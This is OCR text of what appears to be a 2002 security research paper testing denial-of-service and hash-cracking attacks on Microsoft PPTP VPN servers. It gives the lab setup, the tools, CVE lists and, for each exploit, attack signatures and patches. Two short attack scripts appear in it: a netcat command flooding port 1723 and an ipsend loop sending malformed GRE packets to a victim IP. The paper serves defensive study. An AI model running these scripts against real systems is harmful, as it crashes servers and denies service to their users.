
- DoS (Denial of Service): Can cause system to crash by attacking TCP/IP port 1723 on the listening server.
- DoS: Can cause system to crash by attacking GRE (protocol 47) listening port on server
- DoS: Can cause system crash by attacking GRE (protocol 47) listening port on server (another variation).
- Information Compromise: Retrieve and quickly crack LANMAN hash from MSCHAP version 1 clients.
- Information Compromise: Retrieve and quickly crack NT hash from MSCHAP version 2 clients.
- Information Compromise: Spoof VPN server to intercept VPN traffic log enough to retrieve client has information.

Some of these vulnerabilities are fixed in later implementations, but others still remain even in the latest versions of Windows NT, 2000, & XP fully patched and updated as of June 30th 2002. There are a number of registry hacks and not so easily found hot-fixes that can reduce some of these risks, but these tests were done under the common practice that most administrators follow of just performing the quickly and easily implemented updates, and not the laborious manual manipulations that are required for some, but not necessarily all of these issues to be resolved.

1.8 Incidents Chart

The following chart from www.incidents.org based on data from www.dshield.org is month snapshot of reported scans/attacks against the PPTP Connection Control TCP port 1723. Though it does not appear that PPTP related services have been in the top 10 list, this only lists reports that were actually submitted/tracked/reported to/from their site, and is only a small fraction of the total real incidents occurring every day. Attempts were made to try to get a

yearly report on this service, but apparently the process for creating such reports is backlogged about 45 days, and was not available in time to include in this revision of this document unfortunately. A snapshot of a months worth of reports for July and August is included below.



1.9 CVE Numbers

CVE (Common Vulnerabilities and Exposures) is a means of assigning identification numbers and a database tracking common weaknesses. The website www.cve.mitre.org keeps a comprehensive and constantly updated list.

The following CVE and CVE candidates were found related to the protocols covered in this document including PPTP, MS PPTP, GRE, CHAP, MS CHAP, MPPC, MPPE:

- CVE-2001-0017 Memory leak in PPTP server in Windows NT 4.0

allows remote attackers to cause a denial of service via a malformed data packet, aka the "Malformed PPTP Packet Stream" vulnerability.

- CVE-2001-0204 Memory leak in PPTP server in Windows NT 4.0 allows remote attackers to cause a denial of service via a malformed data packet, aka the "Malformed PPTP Packet Stream" vulnerability.
- CVE-2001-1183 PPTP implementation in Cisco IOS 12.1 and 12.2 allows remote attackers to cause a denial of service (crash) via a malformed packet.
- CAN-1999-0140 ** CANDIDATE (under review) ** Denial of service in RAS/PPTP on NT systems.
- CAN-2002-0602 ** CANDIDATE (under review) ** Snapgear Lite+ firewall 1.5.4 and 1.5.3 allows remote attackers to cause a denial of service (crash) via a large number of connections to (1) the HTTP web management port, or (2) the PPTP port.
- CVE-1999-0160 Some classic Cisco IOS devices have a vulnerability in the PPP CHAP authentication to establish unauthorized PPP connections.

Surprisingly there were no CVE or CAN numbers found via the sites search, listed for GRE, MPPC, MPPE, MS CHAP, and other related vulnerabilities, even though various exploits, tools, and vulnerabilities were found during the research for this document on PPTP.

Part II: - Specific MS PPTP Exploits

2.0 Overview

This section will cover in detail the lab configuration used for testing, the tools used, and the steps of the exploits, and their results.

A lot more information was gathered than is included in this release of this document. Many other operating systems and software configurations were tested during this time period, however much of this extended information has been left out to keep the focus of this document on the Microsoft implementation of PPTP, and keep the size of this document down to a manageable length for this assignment.

The actual lab notes are included in a later section in this document for those who are interested in the more specific details of these tests.

2.1 Lab setup

2.1.0 Overview

Lab consisted of over 20 systems used to perform a wide range of tests on different levels of hardware, network topology and software combinations. All operating systems were tested (at least) with default out of the box installs (except for those that required a few updates to have any capability to even use PPTP

such as Windows 95.

2.1.1 Time Period

Fully updated systems using “Windows Update” and downloaded “service packs” to make systems current by installing ALL relevant updates available between March 1st 2002 through June 30th 2002. Note however this does not include the many scores of hot fixes and registry manipulations that are scattered throughout the various Microsoft Technet and Windows related websites. These were only the easy to access and install updates, as the majority of overworked administrators are likely to use.

The same approach was used for Linux, Solaris and various BSD installs (FreeBSD & OpenBSD) using their various package update options.

2.1.2 Systems Used

Operating systems tested included:

Windows 95b (with minimum updates for VPN MSDUN 1.3)
Windows 98se (default)
Windows 98se (all updates)
Windows Me (all updates)
Windows NT 4.0 Workstation SP1
Windows NT 4.0 Workstation SP6a
Windows NT 4.0 Enterprise Server SP3 (default install)
Windows NT 4.0 Enterprise Server SP6a (no additional hot-fixes)
Windows 2000 Professional (default install)
Windows 2000 Professional (all updates)
Windows 2000 Server (default install)
Windows 2000 Server (all updates)
Windows 2000 Advanced Server (default install)
Windows 2000 Advanced Server (all updates)
Windows XP Home (default)
Windows XP Home (all updates)
Windows XP Professional (default)
Windows XP Professional (all updates)
Red Hat 6.2 (Linux) (default) plus PPTP
Red Hat 6.2 (Linux) (all updates) plus PPTP
Red Hat 7.3 (Linux) (default) plus PPTP
Red Hat 7.3 (Linux) (all updates) plus PPTP
VA Linux 6.2 (default)
OpenBSD 3.1 (all updates) plus various PPTP options
FreeBSD 4.5 (all updates) plus various PPTP options
Solaris 7 Sparc (default) plus PPTP options
Solaris 7 Sparc (all updates) plus PPTP options
Solaris 8 Sparc (default) plus PPTP options
Solaris 8 Sparc (all updates) plus PPTP options
Solaris 9 Sparc (default) plus PPTP options
Mac OS 8.1 (default) plus various PPTP products

Mac OS 9.1 (default) plus various PPTP products
Mac OS X (default) plus various PPTP products
MAC OS X (all updates) plus various PPTP products

The "attacker" system had several operating systems installed to allow for the widest range of tools, some accessed by multi boot partitions, and others from inside VMware running on Linux as the "host" operating system:

Red Hat 7.3 (all updates)
Windows 2000 Advanced Server (all updates) plus W2k Resource Kit
Solaris 7 x86 (all updates)
FreeBSD 4.5 (all updates)
OpenBSD 3.1 (all updates)

System equipment varied greatly from very low end:

Pentium 100 Mhz, 48 MB ram, 800 MB HD, 10 Mbps NIC

Low to mid range:

Pentium 233 Mhz, 128-385 MB ram, 2 to 8 GB HD, 10/100 NICs
Ultra 10 300 Mhz, 640 MB Ram, 3x 10/100 NICs, 9 GB HDs
Ultra 10 333 Mhz, 1,024 MB Ram, 1x 10/100 NIC + 1 Quad 10/100 NIC, 9GB SCSI HDs.

Higher end systems:

Athlon 750 Mhz, 512 to 640 MB ram, 30 to 100 GB HD, 100 Mbps NICs

Attacker system (laptop):

Pentium III 1,000 Mhz (mobile), 512 MB Ram, 20 GB HD, 10/100 NIC, Orinoco Wavelan "Gold" 128 bit 802.11b PCMCIA card, Sierra Wireless AirCard 300 CDPD PCMCIA card, Merlin Ricochet wireless card, 56 Kbps analog modem, VMware 3.1.1 build 1790

2.1.3 Network Description:


Network was in several segments.
The Internal "corporate" LAN was 100 Mbps hub-based network.
The "Internet" was 10 Mbps switched and routed network.
The "Cable ISP" was hub-based 10 Mbps network.
The Wireless network was 802.11b network using WEP (Wireless Equivalency Protocol) and 128/104 bit encryption, running at peak of 11 Mbps.

Network Equipment:

Cisco Catalyst Switch 1900 Series 24 port switch
Netgear 8 port 10/100 hub model DS108
Bay Networks Model 28200 Switch

Bay Networks Baystack Model 303 Switch
3Com AirConnect 802.11b Access Point
Netscreen 5 brouter/firewall/vpn

Diagram summary overview (this diagram does not fully detail and list every system) of Lab setup:



2.1.4 Firewall Rules & Filters:

To make the illustration of the PPTP vulnerabilities easier to perform, no firewall was placed in front of the PPTP server for the initial tests. Basically Network Topology #1 was used for the first array of lab work. Many other tests were performed later on with improved network topographies including DMZs, multiple firewalls, etc. For the sake of keeping this already extensive document size down, the other configurations are not included in detail for the attack examples. The configuration used for these examples includes a VPN server acting as it's own limited packet filtering firewall to the internal corporate LAN, PPTP server, and router for the internal LAN to access the Internet.

The firewall rules on the PPTP server were as follows:

Default DENY all protocols and services.
ALLOW the following protocols:
ICMP Echo (PING) both directions
PPTP TCP both directions: tcp 1723
GRE protocol 47 both directions
DNS both directions: tcp/udp 53
HTTP outbound from LAN: tcp/udp 80
HTTPS/SSL outbound: tcp/udp 443
SMTP outbound: tcp/udp 25
SMTPS outbound: tcp 465
POP outbound: tcp/udp 110
POP3S outbound: tcp/udp 995
SSH outbound: tcp/udp 22

None of the routers nor other parts of any of the other network segments had any filtering rules implemented for the first parts of the lab testing. All advanced and improved filtering and network topography changes were made later, that information is not detailed in this document as it is quite vast and beyond the scope of this revision of this document.

2.1.5 Monitoring & IDS

Most of the network monitoring in the simple tests illustrated in this document, was performed from the "attacker" machine, though occasionally another system would be put into the same network segment to gather additional network traffic information. Later experiments involved more advanced monitoring and logging and additional systems performing these functions, these tests are beyond the scope of this revision of this document.

Logging was increased to maximum on the PPTP and internal LAN's Domain PDC server, and when applicable on the PPTP client(s).

IDS was not implemented in the early experiments, although later experiments showed that most IDS systems (Snort and Tripwire were used the most in this lab, among other products that were sampled) easily detected the signatures of the packets from the active DoS attacks. Only if IDS was setup in the "ISP" network was it possible to detect the password/hash "sniffing" attacks, IDS at the PPTP server network were of course not able to detect such attacks since it is passive and the IDS software is not able to detect the attackers network interface being in promiscuous mode since it was several routers and switches away from the IDS systems. If the attacker was on the same subnet however (non-switched) the IDS products typically quickly detected the attackers network interface "sniffing" attempts.

2.2 Tools used

Anger.c
Ntpptp.c
Ipsend
Apsend

Netcat
L0pht plus NT extensions
John the Ripper
Crack plus NT extensions
Ethereal
Ngrep
Sniffit
Snort plus many add-ons
Sniff
Libnet
Dsniff
Libnids
Libpcap
Siphon
Nmap
Tripwire

2.3 Exploit #1 Details

Name: PPTP Attack 1 – Netcat DoS attack

Type: DoS (Denial of Service)

Variants: Supposedly affects some hardware types and not others. Only supposed to work against NT systems below Service Pack 6.

Operating System(s): Windows NT Server (Any version below SP6)

Protocol(s)/Service(s): MS PPTP TCP/IP port 1723

Brief Description: Causes denial of PPTP services to clients and causes system instability and crash to blue screen.

Description of Variants: Undetermined what the common variable in hardware that causes some systems to crash easier than others.

Protocol Description: PPTP Provides VPN services to remote users. (See detailed PPTP description earlier in this document)

How the Exploit Works:

By sending a stream of packets using Netcat targeting port 1723, the attacker is able to cause the server to blue screen within a few seconds of initiating the attack. This is caused by the NT PPTP Server having a flaw in it's code, causing it to be unable to handle certain types of data packets. These malformed packets will cause the system to generate memory leaks in the kernel.


This attack sends malformed packets to the listening TCP/IP port 1723.

This is not a flaw in the protocol itself, it is actually a flaw in the implementation of the protocol by the vendor (Microsoft).

Diagrams & Screenshots:

Attacker is on Internet. Attacker sends malformed packets to VPN server.

Scenario #3
PPTP VPN
Typical small business windows based setup
Remote Workers using any ISP.
Attacker using any Internet connection.



Summary of lab testing:

Verified that the attack worked, though not as quickly as some articles described.

CPU utilization increases up to +15% during attack but returns to normal when attack ends.

Server doesn't crash instantly from the attack, but any attempts to run any programs, or shutdown the server (control panel, service, manager, command, etc.) will cause the system to blue screen with the message: "KMODE_EXCEPTION_NOT_HANDLED"

Surprisingly, if a client is already connected to server when the attack begins, it appears to "protect" the server from this attack. This is even true if the server has multiple VPN/RAS interfaces available to connect to, as long as one client is connected, it appears to defeat the attack.

The attack causes a DoS condition to the server even if the attack is only run for 5 seconds. Clients will not be able to complete three-way handshake necessary for connection after the attack has been initiated.


Connected client maintains VPN connection if attack starts after client is already connected, but cannot communicate with any services on the server's side of the VPN (ping, file shares, network neighborhood, etc.), however all connections are available again as soon as the attack stops.

How to use the exploit: simply send malformed packets at the victim server (if providing PPTP services) on TCP/IP port 1723. There are any number of methods of doing so, the effective one tried here is using netcat.
Signature of the attack:

- Temporary increase of CPU utilization

- PPTP Client's unable to connect
- PPTP Client's unable to connect to any services inside VPN server's side of network intermittently (during attacks)
- System crashes to blue screen when trying to perform any application function with message "KMODE_EXCEPTION_NOT_HANDLED"
- System crashes to blue screen when trying to perform system shutdown, with message "KMODE_EXCEPTION_NOT_HANDLED"

Typical network packet signature of traffic during an attack:



As you can see, Ethereal cleanly discerns the "malformed packets", it is simple to setup various IDS products to protect or respond to this network signature.

How to protect against it:

Download MS patch from
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bull

etin/MS01-009.asp or install service Pack 6a or migrate to Windows 2000.

Another possible work around is to try to filter GRE packets by their source address at your perimeter, only allowing traffic from known addresses. However, since GRE is a connectionless protocol, source address spoofing is trivial. There are a number of tools and sites describing how to abuse any networks that allow any kind of GRE traffic. If an attacker can guess what source addresses are allowed, the attacker can simply send packets with the allowed source IP forged and bypass the filtering.

Source code/Pseudo Code:
The following simple script requires netcat (nc) to function:

```
#!/bin/sh
nc <IP address of victim> 1723 < /dev/zero
```

The above code simply sends malformed packets to the target port (tcp/1723) .

For detailed log notes on this attack, please see the log notes section in the Additional Information portion of this document (before the Bibliography).

Exploit 2 Details

Name: PPTP ATTACK #2 ipsend based DoS attack
Type: DoS (Denial of Service)
Vulnerability Variants: Another variant of the "Malformed PPTP Packet Stream" vulnerability
Operating Systems: NT Server (supposedly affect all service packs)
Protocols/Services: PPTP GRE protocol 47
Brief Description: System will quickly blue screen shortly after the attack begins, this usually only requires about 50 packets to crash the PPTP server.

Description of any exploit Variants:

See PPTP ATTACK numbers 1 and 3 which are also DoS related vulnerabilities related to the system not being able to handle malformed packets and consuming resources.

Protocol Description:


PPTP GRE is the vulnerable protocol, please see the detailed description of this protocol in the earlier and later sections of this document under GRE.

How the Exploit Works:


By using ipsend to send a number of malformed GRE packets to the target system, the PPTP server is unable to properly handle these packets and causes the system to become unresponsive.

Diagrams & Screenshots:

Scenario #3
PPTP VPN
Typical small business windows based setup
Remote Workers using any ISP.
Attacker using any Internet connection.



Blue screen photos:



This was easily and consistently repeatable across multiple systems.

Summary of lab testing:

Supposedly this attack is supposed to work against ALL NT 4.0 service packs. In lab testing however, it actually didn't do anything noticeable to the Service Pack 3 (default) Enterprise Server 4.0 installation. However, once SP6a was installed, the system would crash and blue screen within less than five seconds from when attack began. This was consistently repeatable on multiple installations on different machines.

How to use the exploit:

This attack requires ipsend, also available as part of the ipfilter firewall product. I was not able to get ipsend to compile on Linux, but it compiled and functioned fine on Solaris 8 and FreeBSD.
Simply point the attack script to the victim IP, and the system will blue screen within 5 seconds (depending on system and connection speeds of course).

Signature of the attack:

Very sudden blue screen with message: "IRQL_NOT_LESS_OR_EQUAL" within five seconds of receiving malformed packets using the GRE protocol (47).

No useful information in the Event Logs.
Typical traffic you would see during such an attempted attack (in this case against an up to date NT 4.0 SP6a system that is no longer vulnerable) is:

How to protect against it:
Same as Attack #1 description:

Download MS patch from
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-009.asp or install service Pack 6a or migrate to Windows 2000.
Another possible work around is to try to filter GRE packets by their source address at your perimeter, only allowing traffic from known addresses. However, since GRE is a connectionless protocol, source address spoofing is trivial. There are a number of tools and sites describing how to abuse any networks that allow any kind of GRE traffic. If an attacker can guess what source addresses are allowed, the attacker can simply send packets with the allowed source IP forged and bypass the filtering.

Source code/Pseudo Code:
```
#!/bin/csh
foo:
        ipsend -i <attacker's nic interface> -P gre <victim ip> > /dev/null
goto foo:
```

The above code simply sends malformed GRE packets to the victim server. Then loops and repeats until the program is aborted.

For detailed log notes, please see Log notes section in the Additional Information portion of this document (before the Bibliography).

Exploit #3 Details
Name: PPTP attack #3 using apsend to send malformed packets to GRE protocol, causing system resources to become consumed and server unusable.
Variants: Another variation on the "Malformed PPTP Packet Stream" vulnerability
Operating Systems: All versions of NT, all service packs.
Protocols/Services: PPTP GRE protocol 47
Brief Description:
Malformed packets are sent to the service listening for Protocol 47 (GRE) on the server. This is a bit longer attack than #1. This attack is cumulative. It can be paused and then continued later, and still eventually accumulates to the same effect, the system becomes unusable.

Description of Variants:

Another Malformed packet DoS attack. It is unknown if there are any other variations on this specific attack.

Protocol Description:

